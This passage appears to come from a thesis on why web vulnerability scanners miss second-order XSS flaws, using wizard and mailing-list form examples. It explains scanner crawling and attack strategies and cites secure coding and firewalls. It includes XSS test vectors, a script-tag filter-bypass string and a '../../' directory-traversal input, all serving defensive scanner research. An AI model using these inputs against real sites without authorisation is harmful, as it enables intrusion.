2.3.3 Example 3: Wizard

We know wizards mostly from installation routines on desktop PCs, but they can also be found in Web applications (figure 2.5). A wizard helps to gather various data in several steps, but the data is not saved until the user completes the wizard. This example shows a setup form, in which the user can edit account details starting with the name and email



Figure 2.4: Example 2: Mailing list.

address, followed by regional information in step 2. In step 3, all data is saved to the database and displayed again for review.

To transport username and email address from step 1 to step 3, both parameters are stored in the session — it is very unlikely that the Web application wants to pollute its database with incomplete data. The only vulnerable field is the username in step 1, but a Web Vulnerability Scanner would need to proceed to step 3 to find the vulnerability.



Figure 2.5: Example 3: Wizard.

2.3.4 Data Persistence

Before we discuss the differences in the examples above, we need to know that data can be made persistent in different ways. Storing data in the session is one kind of persistence, but the data will be erased when the session expires, which is, depending on the Web server's configuration, after a couple of minutes[6]. To be more specific, session data can be stored in the database or in the file system of the Web server, depending on the session handler, but in any case, session data is not meant to exist for long periods of time. Furthermore, data in the session is available only to the user the session belongs to.

Storing data in the database or in files is the way how most Web applications make data available over long periods of time. However, it should be noted that data could also reside in the database only for one or two requests. Data in a database can be delivered to multiple users or to a single user. This depends entirely on the logic of the Web application.

[6]For example, the default timeout for session files in PHP is 1440 seconds, or 24 minutes.

Web Vulnerability Scanners and pentesters[7] cannot know how data is stored (session/-database) and for how long data is stored on the server (seconds/minutes/years). Assuming that persistent data is always stored over long periods of time or that data in the database is always delivered to more than one user are fallacies!

In order to detect a vulnerability, it is irrelevant how many users are affected by it. It is also not important whether the data is stored in the session, in the database or in files. The only relevant question is: Is the data stored *long enough* such that the pentester or the scanner will get a response containing the injected code? We will continue this discussion in chapter 3.6.

2.3.5 Data Processing in Second-Order XSS

The three examples above (section 2.3) look quite similar at a first glance. They have in common that all of them do not echo the injected code in the immediate response but in a later response. We discussed earlier in chapter 1.3 that XSS vulnerabilities should be classified by their order-attribute (first-order/second-order) and by their persistence-attribute (non-persistent/persistent). However, the examples are quite different in how data is processed and these differences have a big impact on the detection capabilities of Web Vulnerability Scanners.

In many Web applications, the pentester or the WVS will stumble upon a *logical barrier* at some point in time. Specialized data, such as a valid credit card number, a certain user id, an email address in the right format, or a valid ZIP code are logical barriers. If the provided data is wrong, the action cannot be performed and parts of the application remain unexplored. The workflow can also create a logical barrier. Example 3 requires the user to enter a username and an email address in step 1 and click on "Continue". In step 2, a timezone and a language have to be specified, followed by a click on "Save & Finish". In step 3, all data is stored in the database. But if the actions "Continue" — "Save & Finish" are not performed in this sequence, no data will be saved and thus, the vulnerability won't be exposed.

Another important dimension to data processing in Web applications is the underlying database operation. In example 1, a comment to a picture is *INSERTed* into the database immediately. There is no such thing like a workflow barrier. In example 2, the email address stored in the database gets *UPDATEd*. Example 3 allows editing the user account details. Data from step 1 is stored in the session, then data from step 2 is taken together with the session data to *UPDATE* the database. Table 2.1 shows a comparison of all three examples.

Example	Workflow Barrier	Database Operation
Example 1	No	Insert
Example 2	No	Update
Example 3	Yes	Update

Table 2.1: 2nd order XSS examples compared.

One might wonder why database operations are relevant. This will also be discussed in section 3.6. For now, just keep in mind that either new data can be added to a table (*INSERT*) or existing data in a table can be altered (*UPDATE*).

[7] "Pentester" is an abbreviation for penetration tester — a type of security professionals who try to find security flaws in Web applications.

3

Discovering Web Vulnerabilities

Vulnerabilities in Web applications can be discovered in various ways. One can generally distinguish between *black-box* techniques and *white-box* techniques. In the black-box approach, the Web application is treated, as the name suggests, as a black box which the pentester or the Web Vulnerability Scanner has no knowledge about. The internals of the application are kept secret, source code cannot be accessed and most of the time, the pentester doesn't even know which type of Web server the application runs on. All information about the Web application must be gathered with the help of tools such as Web Vulnerability Scanners or manually by inspecting the HTTP responses and by trying different input values to understand the behavior of the Web application.

In white-box testing, the opposite is true. The pentester has all necessary information available and can even access the source code to find vulnerabilities. The internal mechanisms of the Web application can be traced in detail using debugging tools, and Web server and database versions are well-known.

In the scope of this work, only black-box techniques are investigated as black-box testing is typically the case for most penetration testers and also for attackers with malicious intent. Nevertheless, this chapter gives an overview over common techniques for both black-box and white-box approaches.

3.1 Attackers and Pentesters

The focus of an attacker primarily lies on finding a single vulnerability for exploitation. If the attacker wants to leave no traces in the database and affect only one user, a reflected XSS vulnerability might be sufficient. But if the attacker wants to attack many people at once, a persistent XSS vulnerability is preferred (remember that some persistent XSS vulnerabilities affect only one user though). An attacker usually asks the question: "What is the impact of the vulnerability?"

On the contrary, the intention of a penetration tester is to make the Web application secure. This means that *all* vulnerabilities must be detected. Pentesters care less about the severity of a vulnerability, because they assume that under certain circumstances, all vulnerabilities have high severity. Every parameter vulnerable to XSS is a potential threat that shows lack of input validation and must be resolved. A pentester usually asks the

Role	Find Vulnerabilities	Focus
Attacker	One	Impact of Vulnerability
Defender	All	Detection of Vulnerability

Table 3.1: Attackers and defenders think differently.

question: "What steps does it take to find the vulnerability?" Table 3.1 summarizes these aspects.

In a sense, an attacker also focuses on the way how the vulnerability can be found and exploited, but the main concern lies on the exploitability, not on the detection. If we only look at a Web application through an attacker's eye, we are likely to miss vulnerabilities, because we focus too much on the impact than on ways to detect various types of XSS vulnerabilities. Having in mind that one vulnerability is enough for an attacker, the importance of detecting all vulnerabilities either manually or with tools such as Web Vulnerability Scanners is evident.

3.2 Manual Pentesting

Manual pentesting is the way that yields the best results for a simple reason: Every Web application is different and most of them require some kind of human interaction to pass logical barriers (see chapter 2.3.5). Many input fields require valid data such as a valid customer ID, a valid credit card number, a specific user name, to let the user proceed to the next step. The most obvious example for human interaction is the *CAPTCHA*[1], which is explicitly designed to identify human beings and to prevent automated systems to access deeper layers of the Web application. Human interaction becomes even more important in modern Web applications that use extensive JavaScript libraries, animations, and asynchronous HTTP requests via AJAX that are triggered on click events or key presses.

Some vulnerabilities in Web applications can only be exploited if an attacker combines several steps in an unusual way. Doupè et al. provide an excellent example in [DCV10]. They created a test application called "WackoPicko" in which users can upload pictures. One vulnerability in WackoPicko enables directory traversal and works as follows:

"When uploading a picture, WackoPicko copies the file uploaded by the user to a subdirectory of the upload directory. The name of the subdirectory is the user-supplied tag of the uploaded picture. A malicious user can manipulate the tag parameter to perform a directory traversal attack. More precisely, by pre-pending '`../../`' to the tag parameter the attacker can reference files outside the upload directory and overwrite them."

The result of their scanner evaluation is that "the directory traversal vulnerability was also not discovered by any of the scanners. This failure is caused by the scanners being unable to upload a picture."

But even if the scanners were able to upload a picture, chances are that scanners would fail to detect the vulnerability. Only the combination of uploading a picture and providing a specific tag (prepended the tag with '`../../`') would expose the vulnerability.

Pentesters often follow an iterative approach. At first, input parameters are slightly modified by inserting attack vectors that contain critical characters such as `'`, `"`, `<`, and `>`.

[1] A CAPTCHA is a challenge-response test to ensure that the response is not generated by a computer. A common type of CAPTCHA requires the user to type letters or digits from a distorted image that appears on the screen.

They search the HTTP response for the injected attack vectors to understand the input filtering mechanisms of the Web application. Sometimes, attack vectors can be substituted by equivalent attack vectors circumventing specific filters. Imagine a filter that strips the input string of the substring `<script>`. If the filter does not re-check the stripped string, the attack vector `<scr<script>ipt src="..."></script>` bypasses the filter and the code gets executed. Other times, only some characters such as the double quote (`"`) is forbidden and the attack vector must be rewritten without the character in doubt.

An iterative approach to the WackoPicko directory traversal vulnerability would consist of uploading a normal picture with different tags such as `test`, `<script>alert(5)</script>`, `../test`, `test/test2`, `../../test`, etc., to find anomalies in the responses to each attack vector. Also, the picture could be replaced by a malformed picture or by an entirely different file such as a shell-script or a script file written in the programming language of the Web application in order to inject code through file upload. Manual pentesting is much about provoking unexpected behavior of the Web application to understand its mechanisms and logic.

Manual pentesting becomes cumbersome, if forms with endless input fields must be tested one after another. Imagine a form with 20 input fields where only one input field is vulnerable to an attack[2]. At the same time, if one other input field is filled with an attack vector, the application shows a vague error message. The only way to find the vulnerability is to check all input fields one after another. An automated tool can come in handy to perform such repetitive work.

On the other hand, manual penetration tests don't bombard the Web server with excessive load by thousands of HTTP requests. *skipfish*[3] sends up to 2,000 requests per second — an impressive load but not always desired, especially in productive systems.

Not all penetration tests can be done in test environments. Sometimes, a pentester gets a user account in a productive environment and must carefully inject attack vectors without affecting other users or the overall functionality of the Web application. While it is possible to exclude certain links in most Web Vulnerability Scanners, automated attacks are often still too invasive if many attack vectors are injected[4] or if the pentester misses to exclude a certain link from the scanner. Only with manual pentesting, unexpected behavior of Web applications can be traced to the root efficiently. We will discuss the general limitations of Web Vulnerability Scanners in chapter 8.

3.3 Code Analysis

Code analysis is a typical white-box technique, because the pentester has access to the internal workings of the Web application and every request can be traced. Code analysis can also be used by attackers to find vulnerabilities in open source software that could not be found otherwise. Analyzing the source code can be done either manually or automatically. The manual approach is just like any other code-reading approach. The pentester tries to understand where data comes from, how it is processed and where it goes to.

Black-box techniques operate only on the interfaces that can be accessed from the outside (figure 3.1). Nevertheless, Web applications should also filter data coming from the database. Otherwise, an employee with access to the database could inject malicious code from the inside, which is then served to all clients of the Web application. One advantage of code analysis over black-box techniques is that the data transfer from the database to the output interfaces can also be reviewed and analyzed for security issues (figure 3.2).

[2] This can happen easily, if a new input field is added to a form in a later release of the application, but the input validation routine is not adjusted accordingly.

[3] A fairly new security scanner written by Google. See http://code.google.com/p/skipfish/

[4] Acunetix 6 injects around 30 patterns per input field.

Figure 3.1: Black-box techniques operate on outside interfaces.



Figure 3.2: White-box techniques peek at internal data processing.

Code analysis can also be done automatically. This often works by modeling program behavior and determining the pre- and post-conditions of functions by creating a control flow graph and a data flow graph. Then, the data flowing from a source (user input) to a sink (database or server response) is constantly checked for security violations.

Jovanovic et al. present a tool named Pixy in [JKK06], which is able to detect XSS vulnerabilities statically in PHP4. They explain data flow analysis as follows:

"In a general sense, the purpose of data flow analysis is to statically compute certain information for every single program point (or for coarser units such as functions). For instance, the classical constant analysis computes, for each program point, the literal values that variables may hold."

Xie and Aiken present a static analyzer that finds security vulnerabilities such as SQL-injection and XSS in PHP applications in [XA06]. It works by capturing information at decreasing levels of granularity at the intrablock, intraprocedural, and interprocedural levels. To do so, the PHP source is parsed into abstract syntax trees (ASTs) and each single function in the program is then converted into a control flow graph (CFG), which is further analyzed down to pre- and post-conditions of functions.

Balzarotti et al. take a similar approach in [BCFV07] by leveraging Pixy. They do not use only static analysis but combine it with dynamic approaches and model checking algorithms to identify data-driven attacks.

Huang et al. provide a bounded model checking approach in [HYH+04]. They first generate an abstract interpretation (AI) of a program that retains the program's information flow properties. Then, they use bounded model checking to verify the correctness of all possible safety states of the AI.

While code analysis seems to achieve good results, it is not always possible in reality, because penetration testers rarely have access to the source code of a Web application.

3.4 Automated Web Vulnerability Scanning

Current fully automated Web Vulnerability Scanners have three major components: A crawling component, an attack component and an analysis component ([KKKJ06]). The crawling component collects all pages of a Web application. It uses a root URL as seed and

starts following links on each page until a certain depth is reached. The crawling module "is arguably the most important part of a Web application Vulnerability Scanner; if the scanner's attack engine is poor, it *might* miss a vulnerability, but if its crawling engine is poor and cannot reach the vulnerability, then it will *surely* miss the vulnerability" ([DCV10]).



Figure 3.3: A standard WVS architecture.

The attack component scans all crawled pages for forms and URL parameters and injects various attack patterns into these parameters. The analysis component parses and interprets the server's responses. It uses attack-specific criteria and keywords to determine if an attack was successful. Figure 3.3 shows this process. In step 1, all pages are crawled and put into the database (step 2). In step 3, the attack module takes pages from the database with modifiable parameters, injects attack vectors and passes the responses to the analyzer, which analyzes them for injected patterns in step 4.

In its simplest form, the attack component injects a common attack vector such as `<script>alert(8)</script>` and the analysis component uses a regular expression to search for the very same injection string. If the attack pattern is found unmodified (no characters were added or replaced), the attacked parameter is vulnerable to XSS.

Attempts have been made to specify the requirements that Web Vulnerability Scanners have to fulfill. The *OWASP Web Application Scanner Specification Project* ([Ope10b]) contains a list of features and requirements that every WVS should implement. The *Web Application Security Scanner Evaluation Criteria* ([Web09]) specifies the requirements of WVS by explaining how their capabilities can be evaluated best. Both resources provide a useful summary of important features, but this also leads to a relatively strict architecture. [Web09] states that "crawling is essential to a web application security scan — it ensures that the scanner is aware of all linked pages that exist on the website."

There is another category of Web Vulnerability Scanners that aren't considered as fully automated scanners, but as tools for pentesters. Burp is a pentesting tool that works as a proxy. The pentester uses a browser to surf the Web application and Burp to intercept requests, modify parameters, and analyze the Web server's HTTP responses. Burp also offers an attack module that automatically injects attack vectors into parameters. Enterprise Web Vulnerability Scanners such as WebInspect or AppScan can be put into proxy mode as well.

The way iSTAR works can be seen as semi-automated scanning. Instead of crawling the Web application, It takes a predefined workflow and then runs this workflow automatically as often as the pentester wants. This can even be scheduled to run automated penetration tests once a week or once a month. The architecture of iSTAR is presented in greater detail in section 5.3.

3.4.1 Limitations of Current Web Vulnerability Scanners

The crawler of a Web Vulnerability Scanner is the most limiting component. Logical data barriers were mentioned earlier in section 2.3.5. Without providing proper data, a Web application cannot be crawled in its entire depth. Also, whenever a specific sequence of operations is required to get deeper into the Web application, crawlers often fail because of their seemingly random approach of link traversal. This was called workflow barriers before.

But there are more obstacles to crawlers. Many Web applications make more and more use of dynamic content using JavaScript and AJAX calls. Most crawlers operate directly on HTTP responses. The content of an HTTP response is scanned for `<a>` tags, forms, frames etc. which can be put in a queue for further crawling. Obviously, dynamic form or link creation with JavaScript are missed by these crawlers. For this reason, some crawlers of Web Vulnerability Scanners have a basic JavaScript parsing engine, which works well for simple cases.

Nevertheless, with the advance of JavaScript libraries such as *jQuery*[5], the complexity of JavaScript in Web applications increases significantly, which makes the basic parsing engines fail (we will see this in the evaluation in chapter 7). jQuery and similar libraries help developers to improve the look and feel of a Web application. Not only `<a>` tags serve as links, but also all other HTML elements can be used for user interaction. For example, a simple `<div>` element can be used to trigger AJAX requests or load other Web pages. The only way to get hold of all the dynamics is to actually render (or at least simulate) the entire Web page, but this has a negative impact on the performance.

Crawling a modern Web application is a compromise between completeness and performance. Mesbah et al. present a way to crawl Web applications that use AJAX in [MBD08]. Their tool *Crawljax* uses a normal Web browser such as *Mozilla Firefox*[6] to parse and render Web pages, including complex JavaScript code. Crawljax observes the DOM tree for state changes and detects AJAX requests, but it is very slow. While Crawljax also has its limitations — the crawled states can grow exponentially, which reduces the maximum crawlable depth of Web applications — it shows an interesting approach to crawl dynamic content.

The limitations of crawlers justify the use of a predefined workflow through a Web application. Almost every Web application has at least one functionality, for which a predefined workflow is necessary — the user login. Therefore, fully automated Web Vulnerability Scanners have the capability to record a login sequence that works as follows. The user surfs along the Web application and every HTTP request with all parameters is recorded for later replay. Then, a username and a password can be provided and links like “logout” can be put in a list of excluded links that won’t be followed by the crawling module so that the application state is not reset accidentally. This feature can also be used to steer the crawling component to difficult areas of the Web application.

This way, recording a login sequence fulfills two purposes: (i) To designate the crawler to areas it cannot access automatically, because a certain sequence of steps is required, and (ii) to set the application into the “logged in” state. We will examine a typical sequence recorder in chapter 3.4.2.

Nevertheless, the main intention for the sequence recorder is to enhance the crawling component. It is not designed to execute attacks in a different way, which brings us to another limitation of current Web Vulnerability Scanners. In current scanners, attacks are

[5] http://jquery.com/
[6] http://www.mozilla.com

request-response-based. Patterns are injected in a request and the immediate response is analyzed. The main reason for this relatively simple execution strategy is to gain a good performance by executing penetrations as fast as possible. Often, multiple threads inject several attack vectors simultaneously, while the sequence recorder is used to observe the application's state and put it back into a "logged in" state if necessary[7].

Recording sequences enhances the detection rate of a WVS by improving the crawling component. This can be helpful in cases where XSS vulnerabilities can be found after JavaScript events are triggered that would be missed by traditional crawlers. But because most current Web Vulnerability Scanners have a clear separation of the crawling component and the attack module (recall figure 3.3), second-order XSS vulnerabilities are not detected efficiently. In opposite, the workflow-based approach of iSTAR uses recorded sequences to enhance the execution of attacks. In chapter 3.6, we will see how current scanners work and why they fail to detect second-order XSS vulnerabilities properly. In chapter 5, we will learn how a workflow-based approach enhances the attack execution.

To summarize, current Web Vulnerability Scanners use a crawling component to collect all pages and a separate attack component to attack these pages. This architecture is encouraged by several attempts to standardize important features of fully automated scanners. However, to leverage the detection rate for second-order XSS vulnerabilities, a novel architecture is required that allows the execution of attacks in a more sophisticated way to overcome logical workflow barriers.

3.4.2 A Typical Sequence Recorder

The underlying concept of a login sequence recorder is to put the Web application into the "logged-in" state. Therefore, a typical sequence recorder has three components:

Action sequence. The WVS shows a browser window in which the pentester performs the login sequence. All HTTP requests including all parameters are saved for later replay.

Restricted links. A crawler which accidentally hits the "logout" button would alter the state of the Web application. To prevent this, certain links can be excluded from the crawler.

State detector. The purpose of the third component is to detect whether the Web application is in a logged-in state or not. This can be determined by the presence — or absence — of HTML elements such as links. The presence of a logout link is usually a good indicator that the Web application is in a logged-in state.

It is important to understand that the action sequence is a set of one or more HTTP requests that are simply replayed. This means that certain parameter values are part of the replay. In most Web applications, this works quite fine. But security mechanisms such as CSRF prevention tokens can cause severe trouble, if HTTP requests are simply replayed. In this case, a stored HTTP request can never be used for login, if the token is not refreshed and pulled again from the Web application before login.

[7]Some attacks could trigger an event that logs the user out. Then, all subsequent attacks would fail, because the form in question is not accessible any more. Therefore, the application state has to be observed whether the user is logged in or not. Obviously, this doesn't apply for Web applications that don't have an area with restricted access.

3.5 Detecting Vulnerabilities on Network Layer

Code analysis, manual and automated pentesting are done on the application layer of the OSI model (layers 5–7). Web applications can be vulnerable, if the underlying components are vulnerable (e. g. the Web server, the TCP/IP-stack implementation of the operation system, kernel security issues, etc.). In 2008, the developers of the Web server *Apache Tomcat* detected a bug in the UTF-8 encoding routines of many Java Virtual Machines (JVMs)[8]. The bug opened the door for directory traversal attacks such that protected directories could be accessed, when non-standard UTF-8 encodings were passed as parameters to the server.

To detect vulnerabilities in Web servers, in TCP stack implementations, in operating systems, or in kernel modules, a technique called *fuzzing* can be used. Fuzzing provides invalid, unexpected, or random data to the inputs of a program. If the program fails, for example by crashing or failing built-in code assertions, the defect can be noted.

Even though vulnerabilities in Web servers etc. can affect the security of Web applications, the detection of such lower-level vulnerabilities is out of scope of this work and we consider the underlying architecture as secure. Although, we get back to the network layer in chapter 4.2, when we discuss the use of *Web Application Firewalls* for resolving vulnerabilities.

3.6 Automatic Detection of 2nd Order XSS Vulnerabilities

This section explains how current Web Vulnerability Scanners approach second-order XSS vulnerabilities — vulnerabilities in which the attack vector is never reflected in the immediate response. Chapter 2 introduced us to the nature of second-order XSS vulnerabilities and showed two important aspects that have to be considered when we want to automatically detect them. The first aspect are logical barriers such as specified data or a specific sequence of steps. The other aspect is the way how data is processed. This can be an alteration of data (*UPDATE*) or newly inserted data (*INSERT*).

We have seen in section 3.4.1 that crawlers are the most basic component in Web Vulnerability Scanners and that the basic strategy of a WVS is to collect pages in a first step and inject patterns in a second step (these steps can be intermingled, but the principle is the same — one module crawls pages, the other module attacks them).

To bring some light to the data processing, we have to understand how most current Web Vulnerability Scanners attack a Web application. In the following, we examine the architecture of a typical WVS described in [KKKJ06]. As the evaluation in chapter 7 will show, other Web Vulnerability Scanners work in a very similar way, and thus the following concepts can be applied to almost all current scanners.

Most Web Vulnerability Scanners have a set of various attack vectors for injection and many scanners inject more than one pattern to detect vulnerable parameters. Let's assume that our Web Vulnerability Scanner V injects three different patterns, two *destructive* XSS patterns, B and C, and a *non-destructive* pattern A that serves as valid data for the Web application. Table 3.2 lists all three patterns.

The purpose of a non-destructive pattern like A is to help the crawler proceeding to the next step. If a destructive pattern was injected right in the crawling process, the resulting page could be an error message, which limits the depth the crawler can reach.

Recall the three example applications from section 2.3. Example 1 (the picture comment application) has no workflow barrier and *INSERT*s data into the database. V runs the

[8] See http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-2938

Name	Pattern	Type
A	`1`	Non-destructive
B	`<script>alert(5)</script>`	Destructive
C	`<body onload=alert(8)>`	Destructive

Table 3.2: Attack patterns.

crawler beginning with step 1. The crawler encounters a form, which is the only option to proceed as there are no other links on this page, puts step 1 in its list of found pages and continues to step 2. It finds the only link labeled "continue...", puts step 2 in its list of found pages and follows the link. Step 3 does not have any further links and is put into the list of found pages.

Then, V starts the attacking module. It browses through the list of found pages, finds step 1 with a form and injects pattern B. The attacking module saves the response for later analysis and injects pattern C in the form in step 1. After that, no other step contains a modifiable parameter and thus the attack module is done. The analyzer now checks all saved responses for destructive patterns. In step 3, it finds two injected patterns (B and C) and reports the vulnerability. In fact, some Web Vulnerability Scanners do not only scan the stored responses, but try to download all pages in the crawled set again to recheck them.

Example 2 (mailing list) hasn't got a workflow barrier but uses the *UPDATE* operation. V runs the crawler beginning with step 1 and finds a form. It injects pattern A as email address. The crawler moves on to step 2 by submitting the form. In step 2, it continues to step 3 by following the link "Continue...".

Once all three pages are crawled, the attacking module is started. It finds that step 1 has a form in which input parameters can be injected. The attacking module injects pattern B into the email field, submits the form and saves the response that does not contain the injected pattern. Doing so overwrites the existing email address, which is pattern A. Then, it does the same with pattern C, which in turn overwrites pattern B as email address. The immediate responses of the attacks do not contain any injected patterns. By scanning step 3, the analyzer finds only pattern C as this is the last injected pattern.

The problem in this scenario is that the detection of the vulnerability depends on the order of the injected patterns. If, for some reason, the attacking module injects a non-destructive pattern such as A at last, the vulnerability is never detected. In fact, some Web Vulnerability Scanners seem to "end" their attack with a non-destructive pattern.

Example 3 (account wizard) has a workflow barrier and also uses the *UPDATE* operation. V runs the crawler and inserts A as username and also as email address (for now, we assume that no valid email address is required). It proceeds to step 2 by submitting the form. In step 2, some default values are already selected in the dropdown boxes and no pattern must be injected to proceed to step 3.

Then, the attack component is started. It finds a form in step 1 with two input parameters. Basically, there are two *injection strategies* for multiple input fields:

Single. An attack vector can be inserted field by field, whereas the other fields are filled with non-destructive patterns. In example 3, B would be inserted as username and A as email address, then A as username and B as email address. The same is repeated for pattern C. This way, f^p possibilities have to be tried, where f is the amount of input fields and p is the amount of patterns, which is four for example 3.

Multiple. All fields can be inserted with attack vectors at once. The attack vectors can either be all the same or a random selection from the pool of available attack vectors. For instance, the username could be filled with pattern B and the email address with pattern C. This way, the attack can be executed faster.

The *single* strategy is more common than the *multiple* strategy, because it increases the chance of a successful attack. Destructive patterns are more likely to be invalid for input fields than non-destructive patterns. The multiple strategy decreases the chances that the attack is executed properly, because it could be caught by an error handling routine of the Web application. Imagine a form with 20 input fields. If only one of the fields is filtered for invalid input, the injection of 20 patterns at once would always end in the error handling procedure. Only a one by one penetration of all fields can truly reveal all vulnerabilities in that form.

To make things more easy in this example, we assume that our Web Vulnerability Scanner V chooses the *multiple* strategy. B is inserted as username and C as email address in step 1 and the response is saved. The attack module finds another form in step 2. A real Web application usually behaves in one of two ways: (i) The second step is not accessible without visiting step 1 first and shows an error page instead, or (ii) default values or empty values are assumed for the form in step 1. Either way, the response is saved for analysis. The analyzer scans all responses for destructive patterns, but doesn't find any.

How did this happen? The only pattern that made it into the database was pattern A during the crawling process, because only then the right workflow was executed. After that, the workflow was never executed as intended and thus, no data was stored in the database.

Why are logical *data* barriers not a problem? Because it is relatively easy to define a set of default values for input fields. They can be referred to by their names, ids or XPath expressions and every WVS provides the possibility to specify default data. Data barriers are only a problem if (i) the input element cannot be clearly identified. This can happen in dynamically created forms with dynamically assigned names and parameters. (ii) The parameter is designed as a challenge with the intention to keep automated systems out, such as CAPTCHAs.

There is another similarity in all three examples. All attack vectors are reflected in a response at some point in time. While this might sound trivial, it has some important consequences. If an attack vector is never reflected, it obviously cannot be detected. Taken another way, a response containing the attack vector must always be provoked. For second-order XSS vulnerabilities, whether the crawler provokes the right response is merely a matter of chance than a carefully executed attack.

This concludes to the following aspects that need to be considered to maximize the detection rate of Web Vulnerability Scanners.

1. The Web application's workflow has to be executed as intended to overcome logical workflow barriers.

2. Injected patterns can overwrite formerly injected patterns before they are detected by the analyzer component. Thus, the last attack vector to be injected should always be a destructive pattern. This way, chances that the pattern is detected are increased when the crawler progresses further or when the set of crawled pages is rescanned.

3. A response containing the attack vector must be actively sought.

This section should make clear that the detection performance of current scanners is influenced negatively by some yet uncontrolled variables and that the detection rate can be improved. iSTAR takes a different approach. It requires the pentester to generate a whole workflow through the application. There is no such thing like a crawling module. The scanner follows a predefined path and executes attacks on the fly. In chapter 5, we will learn how a workflow-based approach to vulnerability detection works and how this approach covers some of the problems mentioned in this section.

4

Resolving Web Vulnerabilities

Discovering Web vulnerabilities is one part, but resolving them is what matters. Basically, we can distinguish three scenarios.

1. The application is in development using a software development method that enforces security practices. In this case, vulnerability scanning is part of the software development process just like functional testing of components.

2. The application is already released and in use by customers and it has to be checked for security issues afterwards in order to fix vulnerabilities with a patch.

3. The application was released some time ago, the developer team separated and the source code is gone. The software can't be patched anymore, but vulnerabilities have to be closed.

Scenario 1 and 2 can be resolved by using secure coding practices. In scenario 3, other methods for prevention are required such as *Web Application Firewalls* (WAFs), which are presented later in this chapter in section 4.2.

4.1 Secure Coding

The best way to prevent vulnerabilities in applications is to write secure code. The typical process of software development has gradually improved over time and many different approaches emerged. Depending on team size, project size, time and monetary budget or simply personal taste, software developer teams can choose from a broad set of software development processes, ranging from old models such as the Waterfall Model, the V-model, TSP and PSP, agile methods like Extreme Programming, SCRUM and so on. However, none of these methods focuses primarily on secure coding. Michael Howard and Steve Lipner from Microsoft developed and published the "Security Development Lifecycle" ([HL06]). They state that "the real concern is that most schools, universities, and technical colleges teach security features but not how to build secure software" and furthermore "[...] Knowing that the DES algorithm is a 16-round Feistel network isn't going to help people build software that is more secure."

SDL was formalized and introduced in July 2004 at Microsoft and the authors claim that since then the overall quality in terms of security of Microsoft's products increased. Whichever software development method a team chooses, the most crucial part lies in the understanding of every developer what it takes to build and deliver secure features. SDL is just an example, in which security awareness and education is incorporated throughout several stages such as creating documentation, thread modeling etc.

A lot has been written about secure coding and teaching secure coding is out of scope of this work. Nevertheless, it is important to understand that the goal of vulnerability scanning is to reveal security flaws so that developers can trace these issues and implement security mechanisms.

4.2 Web Application Firewalls

Web Application Firewalls (WAFs) hook right into the point where the Web application communicates with the outside world. A WAF investigates incoming traffic for predefined patterns and filters packets with malicious content like an *Intrusion Detection System* (IDS). For example, the WAF can filter out HTTP requests with an invalid amount of parameters or requests with parameters that contain data which would cause security breaches. The main advantage is that the protected application doesn't have to be changed in any way.

Matching input for malicious patterns is called *blacklisting*, filtering input for accepted content is called *whitelisting*. If a parameter asking for a "year" is required in a Web application, it is easier to match the parameter with a regular expression that allows only exactly four digits (0–9) than running the parameter through a huge list of forbidden keywords. Eduardo Vela and David Lindsay conclude in their presentation [Edu09] that blacklist filters are impossible to implement and they show that even whitelist filters are often hard to design.

